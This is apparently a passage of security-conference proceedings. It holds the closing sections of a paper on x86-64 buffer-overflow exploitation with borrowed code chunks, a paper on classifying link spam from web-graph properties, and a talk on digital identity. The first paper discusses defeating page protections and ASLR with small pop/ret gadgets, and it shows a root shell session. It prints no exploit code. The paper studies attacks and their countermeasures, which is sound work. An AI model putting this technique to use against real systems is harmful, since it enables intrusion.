user     tty2      13:38   12.00s  0.33s  0.00s ./a.out
root     tty3      13:41    4:07   0.10s  0.10s -bash
```

8 Related work

The whole technique is probably not entirely new. Some similar work but without automatic stack-frame generation has been done in [9] for the SPARC CPU which I was pointed to after a preview of this paper. I also want to point you again to the *return-into-libc* technique at [4], [5] and [6] because this is the sister of the technique described in this paper.

9 Countermeasures

I believe that as long as buffer overflows happen there is a way to (mis-)control the application even if page protections or other mechanisms forbid for directly executing shellcode. The reason is that due to the complex nature of todays applications a lot of the shellcode is already within the application itself. SSH servers for example already carry code to execute a shell because its the programs aim to allow remote control. Nevertheless I will discuss two mechanisms which might make things harder to exploit.

- Address Space Layout Randomization - ASLR
  The *code chunks borrow technique* is an exact science. As you see from the exploit no offsets are guessed. The correct values have to be put into the correct registers. By mapping the libraries of the application to more or less random locations it is not possible anymore to determine where certain code chunks are placed in memory. Even though there are theoretically 64-bit addresses, applications are only required to handle 48-bit addresses. This shrinks the address space dramatically as well as the number of bits which could be randomized. Additionally, the address of a appropriate code chunk has only to be guessed once, the other chunks are relative to the first one. So guessing of addresses probably still remains possible.
- Register flushing
  At every function outro a `xor %rdi, %rdi` or similar instruction could be placed if the ELF64 ABI allows so. However, as shown, the pop instructions do not need to be on instruction boundary which means that even if you flush registers at the function outro, there are still plenty of usable pop instructions left. Remember that a `pop %rdi; retq` sequence takes just two bytes.

10 Conclusion

Even though I only tested the Linux x86-64 platform, I see no restrictions why this should not work on other platforms as well e.g. x86-64BSD, IA32 or SPARC. Even other CPUs with the same page protection mechanisms or the PaX patch should be escapable this way. Successful exploitation will in future much more depend on the application, its structure, the compiler it was compiled with and the libraries it was linked against. Imagine if we could not find a instruction sequence that fills `%rdi` it would be much harder if not impossible.
However it also shows that overflows are not dead, even on such hardened platforms.

11 Credits

Thanks to Marcus Meissner, Andreas Jaeger, FX, Solar Designer and Halvar Flake for reviewing this paper.

MO-IX

References

[1] AMD:
http://developer.amd.com/documentation.aspx

[2] x86-64 ABI:
http://www.x86-64.org/documentation/abi.pdf

[3] Description of buffer overflows:
http://www.cs.rpi.edu/~hollingd/netprog/notes/overflow/overflow

[4] Advanced return into libc:
http://www.phrack.org/phrack/58/p58-0x04

[5] Return into libc:
http://www.ussg.iu.edu/hypermail/linux/kernel/9802.0/0199.html

[6] Return into libc:
http://marc.theaimsgroup.com/?l=bugtraq&m=87602746719512

[7] PaX:
http:///pax.grsecurity.net

[8] malloc overflows:
http://www.phrack.org/phrack/57/p57-0x09

[9] John McDonald
http://thc.org/root/docs/exploit_writing/sol-ne-stack.html

[10] Borrowed code-chunks exploitation technique:
http://www.suse.de/~krahmer/bccet.tgz

NOXX

Developing Intelligent Search Engines

How can machine learning help searching the WWW

Isabel Drost

Developing Intelligent Search Engines

Isabel Drost

Abstract

Developers of search engines today do not only face technical problems such as designing an efficient crawler or distributing search requests among servers. Search has become a problem of identifying reliable information in an adversarial environment. Since the web is used for purposes as diverse as trade, communication, and advertisement search engines need to be able to distinguish different types of web pages. In this paper we describe some common properties of the WWW and social networks. We show one possibility of exploiting these properties for classifying web pages.

1 Introduction

Since more and more data is made available online, users have to search an ever growing amount of web pages to find the information they seek. In the last decade search engines have become an important tool to find valuable web sites for a given query. First search engines did rely on simply computing the similarity of query and page content to find the most relevant sites. Today, most engines incorporate some external relevance meassure, like the page rank [23], to determine the correct ranking of web pages. Intuitively, each web page gets some initial "page rank", collects additional weight via its inlinks and evenly distributes the gathered rank to all pages it links to. Thus, pages that have either many inlinks from unimportant pages or at least some links from sites already considered important are ranked high.

Nowadays the WWW is not only used to publish information or research results as was done in its very beginning. Many web pages we encounter are created to communicate, trade, organise events or to promote products. The question arises whether it is possible to identify certain types of web pages automatically and augment the search results with this information. In this paper we investigate certain properties of the web graph that can also be found in social networks. These properties distinguish natural occuring graphs from synthetic ones and can for instance be used to identify link spam [14].

The paper gives a short overview of how the link graph can be used to distinguish certain types of web pages with machine learning techniques. Basic notation conventions are introduced in chapter 2. An overview of different link graph properties is given in 3, chapter 4 deals with the classification of different web page types. Open problems are presented in chapter 5.

2 Notation

The world wide web can be represented as a graph $G = V, E$. Each page corresponds to one node (also referred to as vertice) v_i in the graph. Each link e_{ij} from page i to j is represented as an edge. The outdegree of v_i corresponds to the number of links originating from this node (outlinks), its indegree to the number of links pointing to this page (inlinks).

We refer to pages linking to v_i, as well as those linked by v_i by the term link neighborhood.

3 WWW as Social Network

Social networks such as graphs representing relationships between humans or biological constraints can be shown to differ from synthetic networks in many properties [18, 22, 24]. In the following we shed light on a selection of differences that can be exploited to distinguish different types of web pages.

3.1 Power Law Distribution

The distribution of the nodes' indegree in social networks is power law governed [12, 2]. Intuitively speaking this means, that a large proportion of nodes have few links pointing to them whereas there are only a few pages that attract large amounts of links.

The indegree distribution of web pages should also be exhibit a power law. Yet in [12] empirical studies have shown that the actual distribution has several outliers. Examining this problem more deeply, the authors found the outliers being link spam in most of the cases. They concluded that this observation might help in designing a link spam classifier.

3.2 Clustering Coefficient

Given a node x_i in an undirected graph, the clustering coefficient of this node gives the proportion of existing links among its neighbors vs. all links that theoretically could exist. In [18] Newman observed that this coefficient is higher in naturally occuring networks than in synthetic networks: Two nodes both linked to a third one are also linked to each other with high probability in naturally occuring networks.

For the WWW no clear decission could be made on whether its average clustering coefficient is similar to the one in natural networks. In our work however [10] we observed that the local clustering coefficient can be exploited successfully to distinguish spam from ham web pages. The local clustering coefficient simply gives the probability of a link between two randomly drawn link neighbors of one web page.

3.3 Small World Graphs

The most commonly known property of small world graphs is, that the shortest path connecting two nodes is considerably smaller than in random graphs. The concept became widely known after Milgrams publication [20] that suggested that US citizens are on average connected to each other by a path of 6 intermediate nodes.

The WWW also should reveal such properties. But what we observe in reality is a deviation from these statistics: Large networks of link spam deteriorate the small world properties of the WWW [7, 6].

4 Classifying Web Pages

In this section we treat the problem of classifying web pages. We incorporate the local link structure of the example nodes into their feature representation. To validate the expressivity of this representation we apply this strategy for classifying link spam.

4.1 Representing Examples

Each web page is represented by three feature sets. The first one corresponds to intrinsic properties such as the length of the example page to classify. The second set covers averaged and summed features of the link neighborhood, such as the average length of pages linking to the example to classify. The last set of features covers the relations among neighboring pages and the example such as the average number of pages among the inlink pages with same length as the example vertice. A detailed description of the features used is given in table 1.

Many of these features are reimplementations of, or have been inspired by, features suggested by [9, 10] and [11].

4.2 Classifying Web Spam

In our experiments, we study learning curves for the tfidf representation, the attributes of Table 1, and the joint features. Figure 1 shows that for all spam, combined features are superior to the tfidf representation.

In [10], a ranking of features according to their importance for classification is given. The most important features all cover attributes of either the neighboring pages themselves as well as context similarity features. Also the clustering coefficient of the pages to classify ranges rather high in the feature ranking. This publication also examines the behavior of the classifier in an adversarial environment: Spammers adopt the structure of their web pages as soon as a new spam classifier is employed. The experiments show that our link spam classifier needs to be retrained quickly, in case spammers start to adopt their web pages.




Figure 1: Comparison of feature representations.

5 Open Problems

5.1 Learning for Search Engines

In order to improve the user interface of search engines, there has been large effort in developing algorithms that are able to dynamically cluster search results for a given query [21, 25]. Presenting clusterd search results seems especially appealing when dealing with ambigous queries such as the term "cluster". Today there already exist many search engines that actually use clustering algorithms to present their search results. Nevertheless, the clusters generated as well as their descriptions are far from perfect.

In [15] Henzinger identifies many open problems in web search itself. According to her, one of the most important and challenging research area is the automatic identification of link spam as well as the identification of duplicate and near duplicate web pages.

Recently there have been many publications on the topic of web spam. Both the problem of creating optimal link farms [4, 1] as well as the problem of actually identifying link spam [5, 26, 10] were adressed. Yet the autocorrelation of labels of neighboring nodes has so far not been taken into consideration when classifying link spam. Work that has been done in the field of collective classification [13, 16] might be a start for the development of link spam algorithms.

5.2 Game Theory

When developing classifiers for the problem of web spam identification the problem of adversarial classification [8] has to be taken into account. As soon as the classifier is implemented into a search application spammers will probe its algorithm and develop new spamming techniques probably unknown to the classifier. So the algorithm's stability against adversarial obfuscation of web pages has to be examined when proposing a new spam classifier.

The problem of web spam could equally well be modelled as a game between spam filter and spammer: The web spammer tries to trick the filter and place the spammed web page as high as possible, the filter tries to identify the spammer vs. regular web content. The question that arises then might be, whether it is possible to prove some kind of equilibrium for this kind of game.

5.3 Other Types of Spam

Click spamming is a particularly vicious form of web spam. Companies allocate a fixed budged to sponsored links programs. The sponsored link is shown on web pages related to the link target. For each click on the link the company has to pay a small amount of money to the enterprise hosting it. Rivaling companies as well as hosting companies now employ "click bots" that automatically click on their competitor's sponsored link and cause massive financial damage.

This practice undermines the benefit of the sponsored link program, and enterprises offering sponsered link programs such as Google therefore have to identify whether a reference to a sponsored link has been made by a human, or by a "rogue bot". This classification task is extremely challenging because the HTTP protocol provides hardly any information about the client.

Table 1: Attributes of web page x_0.

Textual content of the page x_0; tfidf vector.
Features are computed for $X = \{x_0\}$, for predecessors $X = pred(x_0)$, successors ($X = succ(x_0)$). The attributes are aggregated (sum and average) over all $x_i \in X$.
Number of tokens keyword meta-tag.
Number of tokens in title.
Number of tokens in description.
Is the page a redirection?.
Number of inlinks of x.
Number of outlinks of x.
Number of characters in URL of x.
Number of characters in domain of x.
Number of subdomains in URL of x.
Page length of x.
Domain ending ".edu" or ".org"?
Domain ending ".com" or ".biz"?.
URL contains tilde?.
The context similarity features are calculated for $X = pred(x_0)$ and $X = succ(x_0)$; sum and ratio are used for aggregation.
Clustering coefficient of X.
Elements of X with common IP.
Elements of X of common length.
Pages that are referred to in x_0 and also in elements of X.
Pages referred to from two elements of X.
Pages in X with comon MD5 hash.
Elements of X with IP of x_0.
Elements of X with length of x_0.
Pages in X with MD5 of x_0.

5.4 Novelty Detection

The WWW provides a large amount of information that is regularly updated. In many cases, news - such as reports from the 2004 tsunami in south east asia - spread first via private web pages before common news papers are able to write about the event. The detection of new trends, stories and preferences among the huge amount of web pages is an especially challenging task that might influence not only the development of the web itself but also the articles published in news papers.

There are already several publications on the topic of tracking specific topics [3] as well as the identification of new trends [19] in a linked environment. Yet some more work might be necessary to make these ideas work on the large linked graph of web pages.

5.5 Personalized Ranking

At the moment search engines in general employ exactly one ranking function for each query. Unfortunately for users this means that the ranking of search results is a mere compromise of the needs of all the users of the engine. A personalized ranking here might help to find exactly what the user needs: An astronomer searching for the term cluster might be unlikely to seek information on the topic of search result clustering. He probably will search information about clusters of stars. On approach to solve this problem is to provide a ranking function that adopts to the searcher.

Recently a rather exhaustive user [17] study showed, that the users' clicks on search results could be used as implicit feedback on the quality of the ranking. On the basis of these results one could imagine to build a personalized ranking function for each individual user that exactly takes into account which search results the user preferably clicked on in the past.

References

[1] S. Adali, T. Liu, and M. Magdon-Ismail. Optimal link bombs are uncoordinated. In *Proc. of the Workshop on Adversarial IR on the Web*, 2005.

[2] Lada A. Adamic. The small world web. In S. Abiteboul and A.-M. Vercoustre, editors, *Proc. 3rd European Conf. Research and Advanced Technology for Digital Libraries, ECDL*, number 1696, pages 443–452. Springer-Verlag, 1999.

[3] James Allan. Introduction to topic detection and tracking. pages 1–16, 2002.

[4] R. Baeza-Yates, C. Castillo, and V. López. Pagerank increase under different collusion topologies. In *Proc. of the Workshop on Adversarial IR on the Web*, 2005.

[5] A. Benczúr, K. Csalogány, T. Sarlós, and M. Uher. Spamrank – fully automatic link spam detection. In *Proc. of the Workshop on Adversarial IR on the Web*, 2005.

[6] K. Bharat, B. Chang, M. Henzinger, and M. Ruhl. Who links to whom: Mining linkage between web sites. In *Proc. of the IEEE International Conference on Data Mining*, 2001.

[7] A. Broder, R. Kumar, F. Maghoul, P. Raghavan, S. Rajagopalan, R. Stata, A. Tomkins, and J. Wiener. Graph structure in the web. In *Proc. of the International WWW Conference*, 2000.

[8] N. Dalvi, P. Domingos, Mausam, S. Sanghai, and D. Verma. Adversarial classification. In *Proc. of the ACM International Conference on Knowledge Discovery and Data Mining*, 2004.

[9] B. Davison. Recognizing nepotistic links on the web, 2000. In Proceedings of the AAAI-2000 Workshop on Artificial Intelligence for Web Search.

[10] Isabel Drost and Tobias Scheffer. Thwarting the nigritude ultramarine: learning to identify link spam. In *Proc. of the ECML*.

[11] D. Fetterly, M. Manasse, and M. Najork. Spam, damn spam, and statistics: Using statistical analysis to locate spam web pages. In *Proc. of the International Workshop on the Web and Databases*, 2004.

[12] D. Fetterly, M. Manasse, M. Najork, and J. Wiener. A large-scale study of the evolution of web pages. In *Proc. of the International WWW Conference*, 2003.

[13] Lise Getoor. Link-based classification. Technical report, University of Maryland, 2004.

[14] Zoltn Gyngyi and Hector Garcia. Web spam taxonomy. In *Proc. of the Workshop on Adversarial IR on the Web*, 2005.

[15] M. Henzinger, R. Motwani, and C. Silverstein. Challenges in web search engines. In *Proc. of the International Joint Conference on Artificial Intelligence*, 2003.

[16] David Jensen, Jennifer Neville, and Brian Gallagher. Why collective inference improves relational classification. In *KDD '04: Proceedings of the 2004 ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 593–598. ACM Press, 2004.

[17] Thorsten Joachims, Laura Granka, Bing Pan, Helene Hembrooke, and Geri Gay. Accurately interpreting clickthrough data as implicit feedback. In *SIGIR '05: Proceedings of the 28th annual international ACM SIGIR conference on Research and development in information retrieval*, 2005.

[18] Juyong Park M. E. J. Newman. Why social networks are different from other types of networks. Technical report, arXiV cond-mat/0305612, 2003.

[19] Naohiro Matsumura, Yukio Ohsawa, and Mitsuru Ishizuka. Discovery of emerging topics between communities on www. In *WI '01: Proceedings of the First Asia-Pacific Conference on Web Intelligence: Research and Development*, pages 473–482, London, UK, 2001. Springer-Verlag.

[20] Stanley Milgram. The small world problem. *Psychology Today*, 61, 1967.

[21] Dharmendra S. Modha and W. Scott Spangler. Clustering hypertext with applications to web searching. In *ACM Conference on Hypertext*, pages 143–152, 2000.

[22] M. E. J. Newman. Assortative mixing in networks. Technical report, arXiV cond-mat/0205405, 2002.

[23] L. Page and S. Brin. The anatomy of a large-scale hypertextual web search engine. In *Proc. of the Seventh International World-Wide Web Conference*, 1998.

[24] L. Tsimring and R. Huerta. Modeling of contact tracing in social networks. *Physika A*, 325:33–39, 2003.

[25] Yitong Wang and Masaru Kitsuregawa. Link based clustering of Web search results. *Lecture Notes in Computer Science*, 2118, 2001.

[26] Baoning Wu and Brian D. Davison. Identifying link farm spam pages. In *Proc. of the 14th International WWW Conference*, 2005.

Digital Identity and the Ghost in the Machine

"Once I Was Lost But Now I've Been Found"

Max Kilger

Digital Identity – The Ghost in the Machine

Max Kilger
Chief Social Scientist
Honeynet Project

[Show Prisoner Video]

Introduction

One of the more critical social psychological elements associated with personality, motivations and behaviors is the concept of identity – e.g. having a sense of one's own identity. Indeed a sense of one's identity is also an important component necessary for the psychological well-being of an individual. Therefore I would like to suggest that it is with some serious thought that we examine how digital technology is having a significant effect on both how others see us and how we see ourselves and the resultant effects on identity. In this paper we will treat the concept of identity as a multi-dimensional social element and examine how digital technologies such as the computers and the Internet affect personal identity.

Identity as Process

The formation of personal identity is both an ascribed as well as a constructed process. When you are born there are some simple aspects of your identity that are typically assigned to you very quickly. In the most simplistic terms you are assigned a gender – male or female – and a name – Helmut Kilger, for example. While these processes are simplistic in nature, their importance can be underscored if there is somehow a disruption of this process.

For example, after the birth of a child there is a short period of time during which it is normative the child may not have a given name. However after that period of time has expired, if the child still does not have a given name, friends and family will begin to inquire more ardently about the given name of the child. Indeed, wait long enough and the government or state will insert itself into the identity process and demand a given name be assigned to the child.

Gender assignment is also an element of identity ascribed at birth. Again we have inquisitive friends and family inquiring about the gender of the child – any disruption of this identity assignment is going to be met with social pressure. Eventually again the state will intervene as well and demand to know the gender of the child – and if there appears to be some doubt about it, the new parents are often forced by social and legal pressure to choose a gender.

[Do the switched at birth routine here]

From the point of birth onward, your identity is formed through a very large and continuing number of processes. These processes may be rooted in social, legal, commercial or other realms. Let's take one of these processes that shape social identity and see how technology might have an effect on the outcome.

Status processes occur all around us – they everyday and involve everyone in this room. Status processes involve comparing information about characteristics we possess with the characteristics that other people possess. These status characteristics might include demographic variables such as gender, age, education, income as well as variables related to performance – such as Heidi there is a much better C++ coder than I am.[1]

How do these status characteristics get noticed and observed? Often this comes in face to face interaction – you sit down with Heidi to talk and notice she is female, learn she's 5 years older than you, has a Ph.D. while you have a Hochshule diploma and she shows you some C++ code she has written that is much better than anything you have ever written. You process that information in a mathematical manner that I won't go into now and adjust your identity in relation to Heidi. In a professional dimension, perhaps you begin to think that you are not quite as good a programmer as you thought you were. Also maybe you begin to re-evaluate yourself in terms of attractiveness as a mate as well.

This is a much more difficult process when done online. First of all, you can't directly observe that Heidi is a female – you can only assume that she is. You have some clues to go on – her name is Heidi – and perhaps you even have a picture of her online. But how do you know that Heidi is her real name? It might really be Johann – and the picture of Heidi might not be the person you connected to on the net as well. Also, how do you know that Heidi even wrote that piece of code she sent you?

So how do you gather evidence that determines Heidi is who she says she is? In real life face to face interaction these status characteristic clues we've discussed are collected and then matched against verbal and non-verbal clues that reinforce the information you've already gathered. In face to face situations, people are voracious information gathers. People are constantly collecting information about others, evaluating it and incorporating it into the identity of the person they are talking to as well as adjusting their own identities in relation to others. Let me demonstrate what I mean.

[face to face interaction demo with audience member]

These kinds of verbal and non- verbal cues are generally not available in typical communications that occur over digital networks like the Internet. Now some may argue that this problem can be alleviated by using video conferencing, webcams, etc. However, we know from research that even video conferencing degrades the ability of people to read, interpret and evaluate these verbal and non- verbal cues. There is a reason, after all why I flew 10 hours here to be in person rather than just appear on a big video screen in front of you.

Identity as a Temporally Unstable Element

One of the key dimensions of identity is persistence. Every element of a person's identity has its own independent timeline. Some elements such as occupation can have slow timelines –for example, you may work at the same occupation for many years or you may have the same national identifier such as a social security number for the remainder of your life. Other elements of identity have quicker timelines – something as fleeting as the 60 second life of the password generated by this RSA token [hold up token]. Indeed, the very idea that the formation of identity as a process strongly suggests that the identity is temporally unstable.

Online identities are a special instance of temporal instability. Computers and networks make it possible to create an almost infinite number of commerce, security and communal systems and have individuals create or have assigned identities in each of them. These identities are often fleeting – after a period of time the person retires from the community to which they have created the identity, or they are forcibly removed or their identity expires and this part of their digital identity ceases to exist. This suggests that people often maintain numerous identities and that these identities are always in flux from a temporal standpoint. At any point in time there is some probability p that the identity will cease to exist in time period t and a new identity emerge with probability q in time period t+1.

Identity persistence is also important in the information security arena. Identity persistence means that the elements and details of identifying, authenticating and authorizing actors require reliability – the characteristic of repeatable results. That is, the criteria must either remain stable for some period of time t or must change only in a predictable way within that time period (as is the case with the RSA token).

The temporally unstable nature of identity has at least several potential consequences. First, an individual must be able to adapt to possessing multiple identities which change in perhaps not completely predictable ways over time in order to remain a healthy, well- adjusted person. Secondly, it poses potential challenges to identity management architectures (IMAs) in that one may not always count upon identity

persistence over time - a key feature of many IMA schemas - something that suggests that there may be "hidden cracks" in the developing area of inter- enterprise identity management systems.

Situational Identity

Social scientists who study identity have long observed that identity in a social sense depends upon the situation in which the actor finds him- or herself. For example, a person may find themselves assuming the identity role of father to his son at home while assuming the role of colleague in his work environment. This suggests that individuals can adopt and manage numerous identities and activate them when they find themselves in the appropriate situation.

Similar phenomenon can be found in the digital world. The identity that an individual takes on depends upon the situation that individual finds themselves in. For example, someone might take on the role of a orc-battling hero in an online game and then later that same hour sign on to Travelocity.com and assume the identity of a traveler to Berlin. The idea that identity is situational in both the offline and online worlds is not a new one but there are lessons that can be learned here.

In the example just cited, both identities are compatible because they exist in distinct and discrete situations and these situations do not communicate with each other. I bring this point up because there is a very good paper on identity that people are probably quite familiar with dealing with the concept of an augmented social network (ANS).[2] The authors of this hypothetical identity system argue that there are four elements to the system: 1) persistence of identity 2) interoperability between online communities 3) brokered relationships and 4) public interest matching technologies. We have already seen that there are some potential cracks in the persistence of identity element. In addition however, there are also some cracks in this scheme due to issues of situational identity.

The ANS system relies to a non- trivial extent upon trust relationships in several senses. In the first sense it relies upon trust when one actor brokers a relationship between two other actors. More to the point, the ANS system relies upon trust identity across online communities. That is, a trustworthy actor in one community is a trustworthy actor in another online community. While there is some truth in that in some sense there a "halo" effect that an actor that you trust in one community can be trusted in a second community, this idea of generalized trustworthiness can easily get you in trouble.

As a counterexample, I personally know someone who is an excellent researcher and in the field of research methodology I trust her judgment implicitly. Jordan, Hauser and Foster suggest in an ANS schema you

could transfer this trustworthy reputation or trust relationship to another online community – I'll pick Ebay for example. Would I trust this person as a seller or buyer on Ebay? Most definitely not, because while I trust her in the research community I certainly would not in the Ebay community because although there is that halo effect I know from personal knowledge that my friend is simply terrible at paying bills, has her cable cutoff for nonpayment, forgets to make insurance payments and all other forms of fiscal mayhem. And it's not because she is untrustworthy in general – it's because in this particular community – Ebay – I know I'm never going to see my money from her – he attention is elsewhere.

Therefore we must be careful about examining identity because to a non-trivial extent identity is situational and situations can significantly alter the likely outcome of events. This also suggests that situational identity is an issue that must be dealt with in emerging identity schemes such as federated identity systems.[3]

Identity – Class versus Unique Identifiers

In order to identify someone or for someone to identity themselves or for someone to evaluate their own identity, some sort of hopefully universally understood identifiers or claims need to be associated with the individual. There are several attributes within this dimension of identity that should be at least briefly mentioned and discussed.

The first attribute involves the distinction between a class versus a unique identifier. For example, you may identify yourself or be identified as having been issued national id number 53307507484. To the extent logistically possible, this is a unique identifier that points to a single individual and the assumption is that no other individual can be associated with this identifier.

Your identity may also be linked to a class of identifiers for example, you might be a college graduate, female, age 34, a bunny rabbit owner. These are class attributes that you share with at least one other individual and so do not uniquely identify you. For some purposes such as going to the restroom, knowing your identity as female and having others accept that identity is a pretty useful thing.

In the online world we have the opportunity to fairly easily adopt identifiers. It's possible – and I am sure there a number of folks in the audience who have done this – to pose as someone of the opposite sex. You could also adopt the identity of someone who works for a government agency and probably get away with it, at least for awhile.

The key difference I want to make here is in comparing the traditional physical versus digital world. In the physical world it is possible to adopt

a new identity as somewhat younger or older with a bit of makeup, become female with more makeup and some costume changes, adopt an identity of being college educated with a bit of study, etc. However, it is significantly more difficult to switch identities for things that are unique identifiers such as national ID cards or using a credit card belonging to an individual, although this is done.

In the online world this gap is much smaller. Because there are fewer or no physical clues, because there are always new technologies coming out that seem to help solve technical issues and so the gap of difficulty between being able to assume a class identity and a unique identity is much smaller in the online world.

You can even use digital technology to manufacture props that can be used in attempting to adopt new identities in the offline world. You can create websites that contain information about your identity and eventually search engine crawlers will find that information, link it to you (usually as a unique identifier such as a name or nickname) and index it. People have a tendency to legitimize results that they receive from searches using well-known search engines such as Google and so the props you planted help become part of your identity.

The point here is that in the digital world the small gap between what is real in a class sense and what is real in a unique identifier sense loosens our hold on self identity and who we are – in the digital world we can really alter class and unique identifiers so efficiently that we may have lost a bit of our own sense of who we are. In essence we have brokered a world where one can manufacture identities of convenience and there may be a psychological price to pay for that bargain. As we create and have created for us more and more identities I believe this may denigrate our ability to synthesize these alter ego identities into a single sense of who we are – and this may not be such a good thing.

The second attribute that I want to discuss has to do with the comparison of deterministic versus probabilistic identifiers. Deterministic identifiers are those characteristics in which we feel have a high level of confidence in identifying ourselves. For example, you can with great certainty know if your identity includes being a rabbit owner – you have close, personal knowledge of whether or not this is the case. Similar arguments can be made for other simple demographic variables such as age, gender, education, etc.

There are certain aspects of your self-identity that have a probabilistic rather than deterministic one. These might include, for example, identifying yourself as a good driver or bad dancer. The probabilistic portion of this is that you do not know for sure this is the case and your

ability to reference yourself in relation to others is often limited. Often these probabilistic self-identified attributes involve modifiers such as "good" or "bad" because it is the very nature of the uncertainly in self-assigning these adjectives that makes them non-deterministic.

The distinction of deterministic versus probabilistic takes a much more interesting turn when you put digital technologies into the mix. For example, imagine that part of your identity that you have associated with yourself is that you are an expert C++ programmer. You are even likely to communicate that over the net to friends in a virtual social group or personal website. However, now complications arise because your reference group is now much, much bigger – in fact, it is the rest of the online world. It is now much more problematic to own the identity of expert C++ programmer because expert is relative and now your comparison base has exponentially grown from a small group of people you know and have physically met to literally the entire online world..

In addition, because of the lack or limited nature of verbal and non-verbal cues in most web-based communication it is difficult for others to evaluate your identity as an expert C++ programmer. In fact, what often happens is that this lack of cues often results in status conflicts among members of the online community to determine their place in the status hierarchy. These status conflicts are often followed by social control processes like flaming, hijacking machines already compromised by the offending party, etc. One of the ways in which an individual can establish their identity is to demonstrate high levels of competence by writing elegant hacks and code that is evaluated as such by other individuals. Another method in securing one's identity is to physically meet with other people and exchange verbal and non-verbal cues that help establish and solidify self-identity – this is partially what is happening here in Berlin. Hacker conventions serve a very functional purpose in this extent in that they facilitate the exchange of verbal and non-verbal cues with others in a very efficient manner and allow actors to sort out their relationships.

One final discussion about probabilistic identity involves the use of statistical algorithms and statistical models to assign characteristics of identity. In the business world everyone is quite aware that there are large commercial enterprises that collect and integrate large amounts of data about individuals for the purposes of marketing, client service, etc.. While these databases often contain information on hundreds of millions of individual and often have thousands of variables, the data fields themselves are often not well populated. That is, there are many variables or pieces of information about individuals that may be useful to these commercial entities but often they can capture data for these variables only for a small percentage of the individuals database – the rest of the individuals hold missing values for these variables.

One of the ways in which companies resolve the missing data issues is to use statistical algorithms and models to attach propensities or probabilities for individuals for these variables. For example, a marketing company might run a model for all individuals in its databases to predict which ones are likely to watch the CNN television network and which ones are not likely to watch. Thus the identity a company develops for you as a customer or prospective customer may often incorporate characteristics that are based on a probabilistic estimate rather than deterministic information.

Other applications of this type of technology are the databases developed and maintained by government agencies (intelligence, law enforcement, etc.) They use these databases for national security purposes and sometimes it might be necessary to impute or model some variable for a person of interest in order to better understand the risk the person may pose to a specific entity. The idea here is that digital identities are very real and have very real-world consequences for individuals and that you may have an identity attached to you that is based at least partially on synthetic data. It is likely that this trend is only going to accelerate.

Source of Identity Information – Self or Other

It is clear from the previous discussion that not only does an individual form their identity from their own information and evaluation process but there are others out there in the digital world creating identities often without the detailed knowledge of the individual. Do these other-created identities have an effect on the formation of our own self-identity? If you look closely at how George Herbert Mead describes the emergence and organization of the self, he uses two terms – the "**I**" and the "**me**". Mead refers to the **me** as the social self – that component of self and identity that arises from the way in which others interact with you as an individual.[4] This suggests that the identities that others create for you do in fact not only affect you in the physical world but also have a non-trivial effect on your own identity. That is, you yourself incorporate other people's impressions of you into your identity.

Mead describes the **I** as the novel or individualistic way in which the individual reacts to the social self or me. Therefore it is probably safe to say that individuals form at least part of their identity from their individualistic reactions to the identities formed for them by others.

Another way in which digital technology is shaping our self-identity involves our social interaction with computers and computer technology. It is becoming clearer in my opinion that people treat their computer as a social actor – that is, along the theoretical lines of George Herbert Mead they exchange meaningful social symbols with their computers and thus

treat them as social actors. This means that the identity individuals create for themselves in some fashion shaped by the very digital technology they use, not just that digital technology is often a communications channel for content but that the computer itself is considered as contributing social content to the lives of people. In turn, the changes digital technologies bring about in your identity also affect how you interact with other people. These are interesting thoughts and it is difficult and too early to completely understand, in my opinion, what the full consequences of this may ultimately be for us as human beings.

The Future of the Digital Individual

We now know we have literally tens if not hundreds of digital identities out there in the world for each one of us – some of them constructed by us and some of them constructed by others. As more and more of our sense of self beings to come from these digital identities it suggests that we as human beings are becoming *the ghosts in the machine*.

In the future our work and social lives, our intimate relationships, our perspective of the world, our complete identities may emanate from the digital realm. There is already the sense in a small way that meeting people face to face is a bit odd, especially for people like yourselves whose lives are deeply embedded in technology. Meeting someone face to face – that is, really meeting them for a purpose - may someday be a very rare, unfamiliar and awkward event. We may begin to lose the ability to effectively communicate in a face to face world by losing the ability to interpret the verbal and non- verbal cues.

Moreover, the growth in the number of digital identities associated with us as individuals may lead ultimately to the fragmentation of the self – the inability to formulate and retain an integrated sense of ourselves. This fragmentation of our identity into so many different pieces is obviously going to have consequences both for our psychological well- being, and it is going to be interesting to see just how it affects our quality of life.

There are also likely lessons to be learned here about identity and its relationship to information security and digital identity management. It is clear that we are still in the very early stages of trying to develop identity management systems for security purposes. It is also clear that these identity management systems while complex from a technological standpoint are still quite primitive when compared to the complexities of how humans construct and manage their identities. Learning more about how people construct and manage identities may provide some valuable insights in the information security arena. This suggests that concepts like the "Seven Laws of Identity" [5] are an important advancement in digital identity management, there may indeed be a long way to go before we can apply some of the lessons to be learned.

For those of you who fear that the development and construction of digital identities by those other than yourself will lead to negative consequences both personally and for society, I would suggest that there is indeed hope in the fact that we can construct larger numbers and more complex digital identities and shed them faster than others can mine them for information when we construct alter ego digital identities of ourselves. Therefore as individuals we have a head-start in front of the giant jaws that represent organized efforts to collect, analyze and reconstruct our digital identities. However, this does not mean that we should be complacent.

Summary

I hope that you have found, in this paper, an idea or two that stimulates your thinking about the dimensions of digital identity, the sense of self and the future of identity architecture. I'm Dr. Max Kilger – at least I **think** I'm Dr. Max Kilger – and thanks for listening.

1. For a more formal introduction to the theory and mathematics of status evaluation see Berger, Joseph, M. Hamit Fisek, Robert Z. Norman, and Morris Zelditch. 1977. *Status Characteristics and Social Interaction: An Expectation-States Approach*. NY: Elsevier.

2. The Augmented Social Network: Building identity and trust into the next-generation Internet by Ken Jordan, Jan Hauser, and Steven Foster, First Monday, volume 8, number 8 (August 2003).

3. Federated Identity Systems, Whitepaper, Eric Norlin and Andre Durand, PingID Network, Inc.

4. George Herbert Mead, *Mind, Self, and Society*. Chicago: University of Chicago Press, 1934

